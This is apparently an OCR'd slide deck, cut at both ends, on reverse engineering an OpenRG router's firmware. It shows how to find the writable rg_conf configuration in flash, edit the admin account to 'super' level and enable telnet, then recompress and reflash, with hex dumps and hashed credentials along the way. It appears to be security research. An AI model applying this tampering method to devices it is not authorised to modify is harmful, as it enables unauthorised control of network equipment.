    1446c35416f4f36466d795a3770597678654b654c73654d323145 51356146 4c453d0a2d2d2d2d2d454e442043455254494649434154452d2d2d2d2d0a))
    (owner(2))
    (name(Jungo CA))
  )
```

Configuration file

- Immutable configuration file.
- Restored if configuration gets corrupted.
- Contains certificates ☺.

Configuration file

- Where is the active configuration file?
- Filesystem is read-only.
- Must be somewhere in the flash.



```
reverser@binwalk:~/_00-Router2-09-05-2016-down.bin.extracted$ grep -r rg_conf *
Binary file 3400 matches
F70098:   (rg_conf
F70098:   (rg_conf_private
Binary file F70098.zlib matches
F90098:   (rg_conf
F90098:   (rg_conf_private
Binary file _3400.extracted/24A000.cramfs matches
Binary file _3400.extracted/114C0 matches
Binary file _3400.extracted/_114C0.extracted/0.cpio matches
```

Configuration file

- Two hits in one of the flash dumps.
- Kind of NVRAM flash partition that is writable.
- Which one is active?
- Modify config, dump flush and compare.
- It’s the one at flash offset 0xF70098.


Privilege escalation

Privilege escalation


- We can modify the configuration file and reflash.
- Enable telnet access.
- Add our user to more powerful administration group(s).

Privilege escalation

- Configuration file contains different access groups:
    - home, power, admin, super, readonly, remote, remote2.



```
(1
  (username(admin))
  (password(a609bd56d33840a1f314793459ea7fa9))
  (full_name(Administrator))
  (email())
  (permissions
    (mgt(1))
    (wlan(1))
    (mgt_wlan(0))
  )
  (mgt_permission_level(admin))
  (notify_level
    (0(none))
    (1(none))
  )
  (directory(0))
  (restricted(0))
)
```



```
(1
  (username(admin))
  (password(c72bd3a6528fb5e3c3e1dfa882fffed0))
  (full_name(Administrator))
  (email())
  (permissions
    (mgt(1))
    (wlan(1))
    (mgt_wlan(1))
  )
  (mgt_permission_level(super))
  (notify_level
    (0(none))
    (1(none))
  )
)
```


Privilege escalation

- We need to compress again the modified configuration file.
- zpipe.c from zlib.net works.
- Replace the old file at offset 0xF70098 with our new copy.
- Reflash the modified dump.

FAIL

Privilege escalation

- Didn’t work.
- Modem reverted to a default configuration.
- Auto recovery means we messed up somewhere.
- Open firmware image and go to offset 0xF70098.



00-Router2-09-05-2016-down.bin

Hex

FEEDBABE

```
0F6FD4A  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .................................
0F6FD6B  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .................................
0F6FD8C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .................................
0F6FDAD  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .................................
0F6FDCE  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .................................
0F6FDEF  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .................................
0F6FE10  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .................................
0F6FE31  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .................................
0F6FE52  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .................................
0F6FE73  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .................................
0F6FE94  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .................................
0F6FEB5  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .................................
0F6FED6  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .................................
0F6FEF7  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .................................
0F6FF18  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .................................
0F6FF39  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .................................
0F6FF5A  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FE ED BA BE 00 7F 9D 08 40 18 3F 9E 00 00 00  ..........................@.?....
0F6FF7B  06 00 00 00 00 49 6D 61 67 65 20 64 6F 77 6E 6C 6F 61 64 65 64 20 66 72 6F 6D 3A 20 68 74 74 70 73  .....Image downloaded from: https
0F6FF9C  3A 2F 2F 6A 72 6D 73 2E 7A 6F 6E 2E 70 74 3A 35 35 30 2F 66 69 72 6D 77 61 72 65 73 2F 6F 70 65 6E  ://jrms.zon.pt:550/firmwares/open
0F6FFBD  72 67 2E 63 76 65 33 30 33 36 30 2E 76 32 2E 34 5F 31 31 5F 33 5F 37 5F 36 32 5F 33 5F 35 32 2E 72  rg.cve30360.v2.4_11_3_7_62_3_52.r
0F6FFDE  6D 73 3F 75 3D 4B 46 70 50 54 69 42 49 56 55 49 67 5A 47 46 30 59 51 6F 67 49 43 68 33 59 6D 30 4B  ms?u=KFpPTiBIVUIgZGF0YQogICh3Ym0K
0F6FFFF  00 FE ED BA BE 00 00 7E 46 00 3F D5 F4 00 00 00 A3 00 00 00 00 72 67 5F 63 6F 6E 66 00 00 00 00 00  .......~F.?..........rg_conf.....
0F70020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .................................
0F70041  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .................................
0F70062  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .................................
0F70083  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 65 31 78 9C EC BD 5B 97 DB 46 B2 25 FC 3E  ..................e1x...[..F.%.>
```

Type	Value
8 bit signed	-2
8 bit unsig...	0xFE
16 bit signed	-4610
16 bit unsi...	0xEDFE
32 bit unsi...	0xBEBAEDFE


Hex   Little Endian   Overwrite   ASCII   Offset: F70000   Selection: 4

Privilege escalation

- 0xFEEDBABE looks like a magic constant.
- We love magic constants in RE.
- It means we have something to search for.
- "0xFEEDBABE ("feed babe") is the magic number used to indicate the beginning of an OpenRG flash partition descriptor"

Privilege escalation

